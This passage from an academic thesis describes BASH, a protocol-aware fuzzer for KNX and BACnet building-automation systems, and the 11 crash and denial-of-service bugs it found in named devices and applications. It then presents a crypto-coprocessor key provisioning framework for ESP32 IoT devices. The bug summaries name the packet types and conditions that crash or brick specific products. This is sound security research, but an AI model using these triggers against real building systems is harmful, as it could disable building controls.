


Figure 5.7: Instrumentation control flow graph for BAS clients running a UDP server. The green markers are instrumented by BASH, while the purple markers are not.

Initially, the UDP server opens a socket (i.e., a file descriptor) via the socket system call. To trace the appropriate network functions executed by the target, we instrument bind, which carries information about the network address to bind to as well as the socket to associate with the newly bound address. If the address matches the address of interest i.e., the broadcast/multicast address, then we record the socket. Next, the client may use the sendto system call to send the request to the BAS server. To implement our packet probing method, BASH runs a fake BAS server which listens for requests from the client and responds with the appropriately mutated packet. When this happens, the recvfrom system call occurs, which holds information about the associated socket and the response payload. If the socket matches the one from bind, then we toggle the coverage flag on, and instrumentation begins.

However, knowing when to stop instrumentation for the UDP server is tricky, because the associated close system call for the socket will likely not occur until the application closes. One solution for this is to debug the BAS server and identify the “listening” code region that waits for the recvfrom call. The instrumentation tool can be written to explicitly toggle the coverage flag off when it reaches this region. However, this approach requires significant manual effort for each target application. Another approach is to automatically toggle the coverage flag off after a specified amount of time has elapsed. This is the approach used by BASH. To decide which wait time is appropriate, we simply refer back to the timestamp values in the session corpus and observe the time it took the BAS client to send a new request after receiving a response. In this way, we effectively honor the input synchronization requirement of the BAS devices while also ensuring the coverage flag toggles off after sufficient time has passed. Once the flag toggles off, the instrumentation tool shares the coverage information with BASH via shared memory.

We now discuss how to trace a UDP client. Like the server, the client first opens a socket via the socket system call. A UDP client does not make the bind system call, but address information for the recipient host can be obtained via the recvfrom system call. In this case, we simply monitor the system call and toggle the coverage flag on when the recipient address matches the BAS server address; we also record the value of the socket. Eventually the application closes the connection via the close system call, at which point, we toggle the coverage flag off and share the coverage information with BASH.

Calculating Code Coverage: We now describe the code coverage algorithm implemented by BASH. Our algorithm is influenced by AFL's branch coverage algorithm, which we briefly summarize here. At each executed branch i → j, for a parent function i and a child function j, AFL calculates an index i ⊕ (j >> 1) and increments covmap[index], where covmap is a 64 kB block of memory shared with the parent fuzzer. The exact values of i and j are generated randomly at compile-time. AFL defines several hit count "buckets" of the following values: 1, 2, 3, 4-7, 8-15, 16-31, 32-127, and 128 and above. If covmap[index] falls within a bucket that was not previously observed, then AFL considers it to be new coverage.

Our code coverage algorithm preserves some of this behavior, with some notable modifications. Instead of sharing a memory block with BASH, the instrumentation engine maintains a private coverage map (effectively an array of integers) and calculates a running coverage score based on the values in this map. For each branch i → j, BASH calculates the index value exactly like AFL. Here, the values of i and j can either be given by the dynamic instrumentation engine directly, or we can refer to the entry addresses of the respective functions. When the value of covmap[index] reaches a bucket, BASH increments the total coverage score by primes[index], where primes is a list of consecutive prime integers. The buckets are mostly identical, except we split the bucket 32-127 into two buckets: 32-63 and 64-127. When the coverage flag is toggled off, only the final coverage score is shared with BASH; in this way, BASH can more efficiently compare the coverage score with previous scores.

We note that this method introduces a slight risk of coverage score collision, in which the algorithm may generate erroneous coverage score duplicates even if the true coverage was unique. However, due to the primes map usage, the risk of collisions is kept minimal. The first time an edge is hit, the score increments by a prime number, guaranteeing that the score could only increment by that amount if that particular edge was hit. For hit counts greater than one, there is a slight chance of duplication. For instance, if the target hits primes[N] = 13 twice, the coverage score increases by 26. However, a duplication can occur if the target later hits primes[N] = 5 once and primes[M] = 7 four times (triggering the third bucket). Still, we observe that the majority of edges only execute once, which keeps the chances of duplication small. To confirm our theory, we wrote a simulation tool that runs 5000 iterations of our code coverage algorithm, with a map size of 10000 and a branch count of 50000. Not a single iteration resulted in a duplicate coverage score. Moreover, duplicates can be avoided entirely by mapping hit counts and indices to primes[N * S + index], where N is the N'th bucket hit by this index, and S is the coverage map size (i.e., size of covmap). Then every bucket of every index is guaranteed to always increment the coverage score by a unique value. The downside is that the size of primes increases nine-fold, since there are nine buckets.

5.2.6 Fuzzing

The final module implements the fuzzing component of BASH. We implement a context-aware mutational fuzzer that employs the annotation data collected by modules 1 and 2 as an input corpus. During a cycle, the fuzzer first selects a random sub-session that does not have a "prev" pointer, since the pointer indicates this sub-session must follow a preceding sub-session. Once BASH selects the sub-session, it mutates the packets according to the annotated data, updating the timestamps and making any necessary changes to the annotated data. For each packet in the sub-session and for each byte B in a packet, the following mutation rules shall apply:

- If B is not annotated, then it has a probability N to be mutated.
- If B is a magic byte, then it has a probability $\frac{N}{100}$ to be mutated.
- If B is a sensitive byte, then it has a probability $\frac{N}{25}$ to be mutated.
- If B is a passive byte, then it has a probability $\frac{N}{50}$ to be mutated.
- If B is part of a length field and the value of the field is L, then:

...1 There is a probability $\frac{N}{3}$ that we randomly insert or delete up to L bytes immediately after B.

...2 There is a probability $\frac{N}{100}$ that we randomly insert up to L * 100 bytes after B.

...3 There is a probability $\frac{N}{5}$ that the value of L is not patched after the new bytes are inserted or deleted.

- If B is part of a counter field, then it has a probability $\frac{N}{40}$ to be set to an invalid value.

The base probability N can be selected by the user before the fuzzing session begins. As evidenced by the mutation rules, we prioritize fuzzing of regular fields, since they are less likely to result in complete semantic or syntax bugs, allowing us to discover new behaviors in the target more quickly. Magic bytes, sensitive bytes, and passive bytes have low probabilities of being mutated, since our probing modules failed to discover any interesting new behavior in those bytes. Magic bytes have the lowest probability, followed by passive bytes and sensitive bytes, respectively. While still low, the probability of mutating a sensitive byte is kept higher than magic and passive bytes, since we suspect sensitive bytes to have more than one valid value. As for length fields, there is a reasonable probability that BASH perturbs the length of the field, either by deleting or inserting new bytes, and immediately patching the length field value to reflect the new byte count, and a slightly smaller probability that the length field value is not patched. For cases when the total number of bytes exceeds the maximum size of the length field, we simply set the length field to the maximum value. Furthermore, there is a slim possibility that BASH will insert significantly more bytes than normal into the packet, potentially triggering a buffer overflow or DoS attack. Finally, since BASH must retroactively set the values of the counter fields after it selects the session for fuzzing, there is a minor probability that it will deliberately set incorrect values.

The final fuzz operation we discuss is session order perturbation. After fuzzing a session and sending it to the target, BASH must select a new session from the corpus to fuzz. If the current session has no “next” pointer, then BASH has a user-definable probability M to select a new session without a “prev” pointer, otherwise it selects a session with such a pointer. Similarly, if the current session had a “next” pointer, then BASH has a probability M to select the session pointed to by “next”, otherwise it selects a completely random session. This guarantees that in most cases, session order requirements are honored, while occasionally being perturbed.

To monitor coverage of the target, BASH employs different strategies depending on whether the target is a physical device or a software framework. Thus, we now describe how BASH distinguishes between fuzzing hardware and software. In both cases, BASH carefully times when inputs are sent to the target according to the collected timestamp data, so that inputs can remain synchronized.

Fuzzing Hardware: To fuzz a target BAS device, BASH can masquerade as a BAS client and send fuzzy requests to the BAS server, watching for any new responses that may indicate new coverage. For targeting a specific device, the user should first collect a session corpus of packets that specifically address the device in their requests. When BASH probes the session, it will likely mark the address-relevant bytes as sensitive bytes, since invalid addresses will be returned with errors responses. When receiving a response, BASH will compare it to previous responses to see if the response is unique or not. However, any counter fields should be excluded from this comparison, since the counter field changes frequently. Therefore, we employ the technique described in Section Probing the Protocol5.2.4 to identify any counter fields in the response. If the response is indeed unique, then the fuzzed session is written into the corpus. The "prev" pointer is preserved if it is present; however, the "next" pointer is deleted, since the associated next session depends on the original un-fuzzed session. Lastly, BASH checks the liveness of the hardware by sending periodic heartbeat monitors, i.e., requests with guaranteed and predictable responses. A suitable heartbeat monitor can be arbitrarily selected from any sub-session sequence in our corpus, since we already confirmed the consistency of those sessions.

Fuzzing Software: To fuzz a target BAS software, BASH can masquerade as a BAS server and send fuzzy discovery responses to the software. To monitor for new responses, BASH also instruments the software and runs the code coverage strategy described previously. In cases where the BAS server must wait for the software to initiate the discovery request, BASH observes the period of these requests and instruments timer-specific systems calls (Linux) or API calls (Windows), and it tries to find any calls whose time argument matches the period. If there is a match, the time argument is set to a smaller value, allowing BASH to fuzz the software at a more rapid rate.

5.3 Evaluation

This section presents our environmental setup of BASH and our vulnerability findings in various BAS hardware and software.

5.3.1 Environmental Setup

Environment: BASH was primarily written in Python 3. All experiments were conducted on a Dell XPS 15 9510 laptop with Intel Core i9-11900H CPU and 32 GB of RAM. The majority of experiments were performed on Windows 11 directly on the host, while some Linux-specific experiments were performed in an Ubuntu 22.04 virtual machine. We used the Python library Scapy to monitor traffic between BAS servers and clients and seed our session corpus. For dynamic instrumentation, we used Intel Pin, which supports Windows and Linux targets on 32- and 64-bit architectures. Our code coverage was written in C++.

BAS Hardware Targets: , we targeted 6 KNX devices and 4 BACnet devices. The KNX devices are QAW912, KNX RF/TP Coupler 673 Secure, KNX IP LineMaster 762, 5WG1 258-2DB12, EIKON 21840, and KNX Virtual. The BACnet devices are PMDTBXB, BASRT-B, HNDTA2BX, and GH2SMBBR1. These devices cover a variety of smart building functions including room heating control, particulate matter (PM) sensing, temperature, and humidity sensing, and so forth. Table 5.1 presents a summary of all 10 devices. For our experiments, the BASRT-B by Contemporary Controls serves as the BACnet/IP interface (BAS server), while the

KNX IP LineMaster 762 by Weinzierl serves as the KNX interface. KNX Virtual, a Windows application by the KNX Association, is a virtual interface, while also implementing 27 virtual KNX devices such as actuators, alarm modules, room controllers, and more; we do not include those devices in our discussion since we did not evaluate them individually.

Table 5.1: Summary of BAS devices that were tested.

Name	Manufacturer	Protocol	Description
QAW912	Siemens	KNX RF	Heat controller
PMDTBXB	Greystone	BACnet MSTP	PM sensor
KNX RF/TP Coupler 673 Secure	Weinzierl	KNX RF, KNX TP	KNX RF/TP coupler
KNX IP LineMaster 762	Weinzerl	KNXnet/IP, KNX TP	KNX interface
BASRT-B	Contemporary Controls	BACnet/IP, BACnet TP, Ethernet	BACnet interface
HNDTA2BX	Greystone	BACnet MSTP	Duct humidity/temperature sensor
5WG1 258-2DB12	Siemsn	KNX TP	Presence detector
EIKON 21840	VIMAR	KNX TP	4-button programmable switch
GH2SMBBR1	Greystone	BACnet MSTP	Temperature, humidity, and CO_2 sensor
KNX Virtual	The KNX Association	KNXnet/IP	Various virtual devices

BAS Software Targets: We performed fuzzing on 3 KNX software clients and 3 BACnet software clients. The KNX applications were ETS, knxd, and Calimero. The BACnet applications were Innea BACnet Explorer, YABE, and CAS BACnet Explorer. Of these, ETS, Innea BACnet Explorer, CAS BACnet Explorer, and YABE are proprietary Windows applications. knxd is an open-source library that runs as a daemon on Linux hosts. Calimero is an open-source Java library. Table 5.2 summarizes the software used in our evaluation.

Table 5.2: Summary of BAS software frameworks that were tested.

Name	Developer	Protocol	Platform
ETS	The KNX Association	KNX	Windows
knxd	Matthias Urlichs	KNX	Linux
Calimero	Calimero Project	KNX	Window, MacOS, and Linux
Innea BACnet Explorer	Inneasoft	BACnet	Windows
YABE	Morten Kvistgaard	BACnet	Windows
CAS BACnet Explorer	Chipkin Automation Systems	BACnet	Windows

5.3.2 Vulnerabilities Discovered

BASH successfully discovered 11 new BAS bugs, including 7 software bugs and 4 hardware bugs. Table III summarizes our findings. All software vulnerabilities result in nearly immediate termination of the application. Three of the hardware bugs resulted in denial-of-service. In the case of BASRT-B, a full power cycle is necessary to resume access to the BACnet/IP interface. For the 5WG1 (presence detector), the device appeared to have permanently lost its functionality, and attempts to reprogram the device using ETS and restore it failed. The big discovered in the KNX IP LineMaster results in a temporary denial-of-service in which configuration requests from the client are completely ignored for several seconds; eventually the LineMaster terminates the connection with the client and resumes normal operation. We now discuss each bug in greater detail.

Table 5.3: Summary of bugs and errors discovered by BASH. S: Software; H: Hardware

Name	Protocol	Type	Error Summary
Innea BACnet Explorer	BACnet	S	Memory access violation
CAS BACnet Explorer	BACnet	S	Memory access violation
Knxd	KNX	S	Abort #1
Knxd	KNX	S	Abort #2
Knxd	KNX	S	Segmentation fault
Calimero	KNX	S	Out of memory
KNX Virtual	KNX	S	Index out of bounds
LineMaster	KNX	H	Devices becomes unresponsive
Presence Detector	KNX	H	Permanent brick
BASRT-B	BACnet	H	Crash #1
BASRT-B	BACnet	H	Crash #2

Innea BACnet Explorer: Innea BACnet Explorer can crash if a malicious BAS server sends a fuzzy I-AM packet to the application; this payload is regularly used to respond to a BACnet WHO-IS discovery request. The crash occurs due to a memory access violation (error code 0xc0000005).

CAS BACnet Explorer: CAS BACnet Explorer can crash due to similar circumstances as Innea BACnet Explorer. By sending a fuzzy I-AM packet, the target throws a memory access error and closes.

knxd: knxd can crash if the daemon is started with the --listen-tcp option, which exposes an IP server on port 6720 for remote KNX devices to communicate. BASH discovered 3 distinct bugs by sending fuzzy KNX packets to this interface. The first two bugs result in process aborts due to failed assertion checks. The first assertion fails due to corrupted addresses in the KNX payload. The second assertion fails when certain packets do not include the Transport Layer Protocol Data

Unit (TPDU) data structure, which carries information about service requests and responses. The final bug results in a segmentation fault.

Calimero: When running the KNXnet/IP server implemented by Calimero, a Java exception java.lang.OutOfMemoryError can occur when a malicious BAS client sends a KNX request with service code 0xffff. Before crashing, the software will rapidly and repeatedly echo an error message, and the memory consumption of the process will gradually increase until the exception occurs.

KNX Virtual: KNX Virtual can crash if a malicious client sends a truncated KNX request that is missing the ”Total Length” field, leading to a .NET System.IndexOutOfRangeException.

LineMaster: By opening a KNX configuration connection with the LineMaster and repeatedly sending Configuration Request messages, the device will eventually stop responding to the client, even for completely valid requests. In normal circumstances for the KNX management service, a Configuration Request (for a valid connection) shall always be met with a Configuration Acknowledgement by the KNX server; this is analogous to the Tunnel Requests and Tunnel Acknowledgements illustrated in Figure 5.2. However, by spamming Configuration Requests, the LineMaster eventually stops communicating with the client and eventually terminates the connection.

Presence Detector: The 5WG1 258-2DB12 (presence detector) can become unresponsive by sending fuzzy routing indication packets. KNX routing services may carry the same application-layer payloads as the tunnelling services, but there is no acknowledgement requirement as opposed to device management or tunnelling services. Our experiments caused the presence detector to become completely unusable. Typically, a KNX device can become “reprogrammed” by using ETS to download the application to the device. However, this method had no effect on reviving the device.

BASRT-B: We discovered two bugs in the BASRT-B “BASrouter” interface. The first bug occurs when the malicious client broadcasts a BACnet request with a corrupted APDU field. The second bug occurs by sending an “Abort” message. In both cases, the interface becomes completely unresponsive until receiving a full power cycle.

5.4 Conclusion

In this Chapter, we designed and evaluated a fuzzing model that targets BAS, the technology that drives smart buildings. BAS is an important application of cyber physical systems (CPS) by enabling centralized control of many building functions. Protocols like BACnet and KNX interconnect devices together and make control, monitoring, and automation possible. However, our work illustrates that many deployed smart building frameworks and devices are vulnerable to software attacks that can be triggered remotely. Our method monitors the network traffic between these frameworks and the devices, collecting a corpus which is then probed at a sub-session granularity. From this, we gain insight into the structure of the BAS protocol and can fuzz targets more effectively. Our test suite uncovered 11 new bugs, showcasing the need to apply software security principles to smart buildings.

CHAPTER 6: SECURING IOT DEVICES WITH LOW-COST CRYPTO COPROCESSORS

In this Chapter, we show how developers may implement a low-cost platform using MCUs and cryptographic coprocessors that provides security to users and protects private keys against software attacks. As our primary contribution, we present a framework termed SIC^2 (Securing IoT with Crypto Coprocessors), for secure key provisioning that protects end users' private keys from both software attacks and untrustworthy manufacturers. As a proof of concept, we pair the ESP32 with the low-cost ATECC608A cryptographic coprocessor by Microchip and connect to Amazon Web Services (AWS) and Amazon Elastic Container Service (EC2) using a hardware-protected private key, which provides the security features of TLS communication including authentication, encryption, and integrity.[5]

6.1 Motivation

Based on the previous Chapters, there is a need to protect sensitive data against software attacks. To protect security credential, we explore the use of low-cost cryptographic coprocessors (costing less than \$1) to secure low-cost IoT devices based on microcontrollers (MCUs). With a cryptographic coprocessor chip that can serve as the root of trust, private keys may never leave the chip, and cryptographic operations over data from the main MCU are performed inside the chip. We present a secure key provisioning solution, denoted as SIC^2, that stores private keys inside of a cryptographic coprocessor. Our provisioning solution protects keys from malicious

[5] The contents of this Chapter are based on our publication to IEEE ICPADS 2020 [8].

personnel within the semiconductor manufacturing line as well as cyber attacks against those manufacturers [85]. We implement a proof-of-concept by pairing the ESP32 with the ATECC608A [27] crypto coprocessor ($0.53 at Microchip), which can provide mutual authentication, encryption, and integrity to a network.

This Chapter's major contributions can be summarized as follows:

- To protect sensitive data against such attacks, we propose SIC^2, a systematic solution for manufacturers to securely write private keys into cryptographic coprocessors to secure IoT devices. We use ESP32 as an example, pairing the MCU with a new cryptographic coprocessor, ECC608. We offer design and implementation criteria for developers.
- We perform extensive experiments to validate the speed performance and energy consumption of SIC^2. Our results show that connecting to a cloud server such as AWS IoT Core and Amazon EC2 can reduce the overall TLS handshake time by up to 82% and energy consumption by up to 70%.

6.2 SIC^2: Securing IoT with Crypto Coprocessors

In this section, we discuss the need of cryptographic coprocessors for IoT devices and present a secure key provisioning framework. Then we provide a security analysis of the framework.

6.2.1 Need for Crypto Coprocessors

From our discussion in CHAPTER 4: MCUs with secure boot can be compromised and leak cryptographic keys if these keys have no hardware protection. The TrustZone technology has been integrated into Arm Cortex-M processors, denoted as TrustZone-M. However, TrustZone-M can be compromised too [10]. If an application in a MCU directly accesses cryptographic keys for cryptographic functionalities, once the MCU system is compromised, the cryptographic keys will leak. Therefore, a crypto coprocessor chip is an ideal solution. The application feeds data to the crypto coprocessor, which stores the keys, performs cryptographic functionalities inside the chip and returns the results to the application in the MCU. We have examined over 40 MCUs and several IoT development boards and solutions. Only Microsoft's Azure Sphere [86] and TI's CC3220 [34] and CC3100MOD [87] have integrated crypto coprocessors with the MCUs. Fortunately, there are two standalone crypto coprocessor modules, Microchip's ATECC608/ATECC508 (around $0.53/unit) and NXP's SE050 (around $0.97/unit). Only a few development boards have begun to use these crypto coprocessor modules, including Microchip's SAM L11 Xplained Pro Evaluation Kit and Arduino NANO 33 IOT. Our full dataset is provided in 0.

6.2.2 Secure Key Provisioning

We introduce our secure key provisioning model, which allows an IoT manufacturer to adopt low-cost crypto coprocessors without leaking secret keys written into the crypto coprocessors. Manufacturers will defer the provisioning of private keys and certificates to a secure facility, which is separated from the rest of the manufacturing process and responsible for storing data inside the crypto chips. Even this secure facility cannot access private keys, which are internally generated by the crypto coprocessor.

Secure key provisioning is a grand challenge while incorporating a crypto coprocessor into an IoT system. Without secure provisioning, private keys may be leaked by malicious personnel within the manufacturing line or by supply-chain attacks [85]. An ideal IoT solution is that each IoT device has at least one unique private key (in terms of public key cryptography) along with a certificate stored in the secure storage of the crypto coprocessor, and the public key associated with the crypto coprocessor can be safely derived by the party who wants it. To solve this key provisioning problem, we have to answer questions such as: who will inject a private key into the crypto coprocessor? And when? We provide a novel framework considering the entire development cycle of the IoT system.

Our secure key provisioning framework is shown in Figure 6.1. It is composed of five main entities. The factory is a generic concept that will represent the complete semiconductor manufacturing line, which can be widely varied. This includes the fabrication, packaging, assembly, and testing of the hardware. The factory will manufacture crypto chips and IoT devices. Additionally, end users can purchase their IoT products from the factory. The secure facility will receive crypto chips from the factory and provision them with private keys and certificates. The secure facility will also distribute these certificates to the runtime server. The build server creates the firmware for the end device. The runtime server serves as the application server and authenticates the end device’s public key and certificate. Finally, the end user / end device is the final IoT product / the owner of the final IoT product. The factory and secure facility are part of the generic Manufacturer group, while the build server and runtime server are specific to the IoT Company.




Figure 6.1: Secure key provisioning framework for IoT devices.

Manufacturing Phase. In this phase, the manufacturing line produces the hardware of the chips according to the specification by the IoT company. The build server will send a manufacturing request to the factory, including hardware requirements and the identity of the runtime server. The factory follows this request to manufacture and assemble the IoT device. This includes four key steps. Wafer fabrication constructs the silicon die to connect the electrical components together. Wafer probing performs electrical tests on the silicon chip. Packaging packages the die (i.e., block of semiconducting material) to protect the electrical components from damage. And assembly refers to the production of printed circuit boards (PCBs) and assembling the modules and chips onto the PCB. Assembly may occur either before or after the key provisioning phase.

Key Provisioning Phase. In this phase, the secure facility performs the key provisioning process on the crypto coprocessor and generates the device certificates. After developing the product firmware, the build server sends it to the factory, who forwards it to the secure facility. The factory also notifies the secure facility about the runtime server's identity. Then the secure facility provisions each crypto chip to internally generate a private key. Additionally, the secure facility will generate and store a unique device certificate into the device. The certificate identifier, e.g., its Common Name, should be unique to each certificate; for instance, it can be derived from the identity of the crypto chip, such as its serial number. Next, the secure facility will configure the chip such that its public key and certificate are readable and its private key is locked from read/write access. Finally, the secure facility will upload the firmware to the chip and perform some final testing to ensure that the crypto coprocessor has been correctly provisioned. The secure facility distributes the device certificate to the runtime server, who shall save these certificates to a registry.

Device Authentication Phase. In this phase, the end user obtains the finished product and authenticates it to the runtime server using the key stored on the crypto chip. The end user will order the product from the factory. Then the user turns on the device and sends an authentication request to the runtime server, which includes the public key of the crypto coprocessor. The runtime server searches its certificate registry to ensure the validity of the public key. Then it will initiate a challenge-response procedure to ensure that the end device owns the public key. The end device will use its private key to sign a challenge and prove ownership of the key. Once authentication is complete, the runtime server and end user can proceed with the normal application.

6.2.3 Security Analysis

With our defense enabled, all software attacks in this Chapter will fail to compromise the private keys because they will no longer be stored in the firmware; the key cannot be read or overwritten. Based on the framework, it can be seen that the crypto chip is provisioned in a secure environment, and that a malicious user or factory worker can never steal the private key.

One issue is that a factory will manufacture many different products, and the runtime server must only accept certificates which belong to its own products. To address this, the runtime server will receive certificates from the secure facility and can know ahead of time which certificates to trust. In this way, the runtime server will reject certificates from devices that were not provisioned by the secure facility. Additionally, the framework can be extended to provision private keys for other devices besides crypto coprocessors. We present a proof-of-concept with the ESP32 in Section 6.3.3.

It is worth discussing that the key provisioning framework is vulnerable to hardware attacks such as hardware trojans. For example, a malicious third party could intercept the crypto coprocessors and modify the integrated circuits (ICs) before the secure facility receives them. Our framework does not immediately protect against such attacks, and they are out-of-scope for this research. That said, there are various known strategies for detecting hardware trojans. For instance, manufacturers can use formal verification techniques to validate certain properties of the IC [88]. After the manufacturing stage, the secure facility or another entity can fingerprint the IC of the crypto coprocessor using side-channel analysis such as power consumption, temperature, and electromagnetic radiation [89].

6.3 Proof-of-Concept of SIC^2

As a proof-of-concept, we have implemented SIC^2 via the ESP32 and ECC608 to achieve software security. The ECC608 chip will store a 256-bit ECC private key that can serve as the root of trust for many applications, including network security via X.509 certificates and the TLS cryptographic protocol. In the case of a software exploit, the developer does not need to worry that the private key has been compromised, since the key will be stored in the secure ECC608 chip instead of the compromised ESP32 chip. In addition, the ECC608 provides hardware acceleration of cryptographic functions such as ECDH and ECDSA allowing the ESP32 to authenticate to a network faster. Furthermore, we have combined the ESP32 and ECC608 with the DHT22 temperature and humidity sensor from Adafruit [90]. A prototype of our defense can be found in Figure 6.2. This project was written in ESP-IDF version 4.0.




Figure 6.2: Schematic of ESP32 with ECC608 crypto coprocessor and DHT22 temperature/humidity sensor.

6.3.1 ATECC608A Overview

The ECC608 comes packaged in the Small Outline IC (SOIC) format. In the manufacturing line, the SOIC may be directly soldered onto a PCB for maximum area efficiency. Alternatively, a user may solder the SOIC to a socket adapter which can be used on a breadboard. Figure 6.3 illustrates the pairing of an ESP32-based development board with the ECC608 on a socket adapter.




Figure 6.3: SIC^2 hardware implementation proof-of-concept.

The ECC608 contains an EEPROM which is capable of storing up to 16 keys, certificates, or user data. Storage regions are organized into slots. The slot and its corresponding key may be configured in various ways. Our configuration allows the ECC608 to generate and verify signatures and extract the public key. The private key cannot be read or modified. The ECC608 may also generate a certificate signing request (CSR) from the private key. This is necessary for obtaining a valid X.509 certificate. To prevent malicious configuration or overwriting of data, the user should lock the configuration and data memory zones.

A device can communicate with the ECC608 via the *CryptoAuthLib* software library [91]. *CryptoAuthLib* allows an MCU to communicate with the ECC608 via the I ^{2}C protocol to lock the memory zones and send other commands. The host MCU and ECC608 may also share a mutual input/output secret, which obscures the I ^{2}C traffic by encrypting data with the secret value. This results in a safer I ^{2}C channel.

To achieve network communication, we use *Mbedtls* [92], a lightweight crypto library that implements TLS functions on embedded systems. We have modified this library to outsource private key operations to the ECC608. The most critical of these operations is the signature generation function, which is used to sign a challenge packet from the server and prove ownership of a certificate. We have also added support for signature verification and ECDH establishment in cases where the server provides an ECC-based certificate and supports the ECDH algorithm. Altogether, the necessary modifications to *Mbedtls* are quite minimal, as the majority of the code base remains untouched.

Apart from secure key storage, the ECC608 can serve a WiFi-enabled application in other ways. For instance, the ECC608 provides a secure boot feature that can validate a firmware; this can provide additional security to chips such as Arduino or ESP8266. If the ECC608 stores the device certificate or CA certificate, then TLS performance could potentially increase even further. Finally, each ECC608 contains a 72-bit unique serial number that can be used to identify the chip.

6.3.2 Integration with ESP32

